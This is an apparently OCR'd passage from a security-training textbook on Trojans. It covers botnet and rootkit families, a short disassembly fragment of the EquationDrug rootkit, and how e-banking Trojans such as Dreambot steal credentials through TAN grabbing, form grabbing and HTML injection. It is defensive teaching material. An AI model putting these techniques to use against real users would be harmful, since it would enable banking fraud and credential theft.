
- Electrum
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot
- FritzFrog
- B1txor20 botnet
- DirtyMoe
- Meris Botnet
- Cyclops Blink

Rootkit Trojans

As the name indicates, “rootkit” consists of two terms, i.e., “root” and “kit.” “Root” is a UNIX/Linux term that is the equivalent of “administrator” in Windows. The word “kit” denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **EquationDrug Rootkit**

  EquationDrug is a dangerous computer rootkit that attacks the Windows platform. It performs targeted attacks against various organizations and lands on the infected system by being downloaded and executed by the Trickler dubbed "DoubleFantasy," covered by TSL20110614-01 (Trojan.Win32.Micstus.A). It allows a remote attacker to execute shell commands on the infected system.



```
.text:00012D22
.text:00012D22                 ; int __stdcall fnInitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22                 fnInitDriver    proc near               ; CODE XREF: DriverEntry+15↓p
.text:00012D22
.text:00012D22                 unDevName       = dword ptr -14h
.text:00012D22                 var_10          = dword ptr -10h
.text:00012D22                 var_C           = dword ptr -0Ch
.text:00012D22                 var_8           = dword ptr -8
.text:00012D22                 pDeviceObject   = dword ptr -4
.text:00012D22                 pDrvObj         = dword ptr  8
.text:00012D22                 punDrvRegPath   = dword ptr  0Ch
.text:00012D22                 pFunc1          = dword ptr  10h
.text:00012D22                 pFunc2          = dword ptr  14h
.text:00012D22                 Flag            = dword ptr  18h
.text:00012D22
.text:00012D22                 edit_DrvObj = edi
.text:00012D22 55                              push    ebp
.text:00012D23 8B EC                           mov     ebp, esp
.text:00012D25 83 EC 14                        sub     esp, 14h
.text:00012D28 53                              push    ebx
.text:00012D29 56                              push    esi
.text:00012D2A 57                              push    edit_DrvObj
.text:00012D2B 68 44 05 00 00                  push    1348
.text:00012D30 68 28 A7 01 00                  push    offset unk_1A728
.text:00012D35 E8 60 EC FF FF                  call    fnDecryptData
.text:00012D35
.text:00012D3A FF 75 0C                        push    [ebp+punDrvRegPath]
.text:00012D3D 8B 7D 08                        mov     edit_DrvObj, [ebp+pDrvObj]
.text:00012D40 8D 45 F4                        lea     eax, [ebp+var_C]
.text:00012D43 89 3D D8 C3 01+                 mov     pDrvObj, edit_DrvObj
.text:00012D49 50                              push    eax
.text:00012D4A E8 13 0C 00 00                  call    fnDissectPath
.text:00012D4A
.text:00012D4F 8D 45 F4                        lea     eax, [ebp+var_C]
.text:00012D52 50                              push    eax
.text:00012D53 8D 45 EC                        lea     eax, [ebp+unDevName]
.text:00012D56 50                              push    eax
.text:00012D57 E8 C0 0C 00 00                  call    fnGetDeviceName
```

Figure 7.10: Screenshot showing start of EquationDrug Rootkit

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler
- Fire Chili rootkit
- Purple Fox Rootkit
- Dubbed Demodex Rootkit
- MoonBounce
- Moriya
- iLOBleed

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim's computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.




Figure 7.11: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:

- **TAN Grabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.
- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.
- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.
- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

Some methods used by banking Trojans to steal users' information are as follows:

- Keylogging
- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: Dreambot**

  Dreambot banking Trojans are also known as updated versions of Ursnif or Gozi. Dreambot Trojans have long been used by hackers, and they have been regularly updated with more sophisticated capabilities. They can be delivered through the Emotet dropper or RIG exploit kit. This Trojan can also be embedded as a macro in an MS word document and sent to victims via spam emails. If this Trojan gets into the victim's machine, it will covertly create registry keys and processes, and attempt to connect to multiple malicious C2C servers.




Figure 7.12: HTTPS requests to malicious servers

After connecting to the C2C server, it will perform keylogging and send the keylog data to the attacker. This keylog data can include passwords of banking websites, OTP messages, secure transaction passwords, pins, etc.

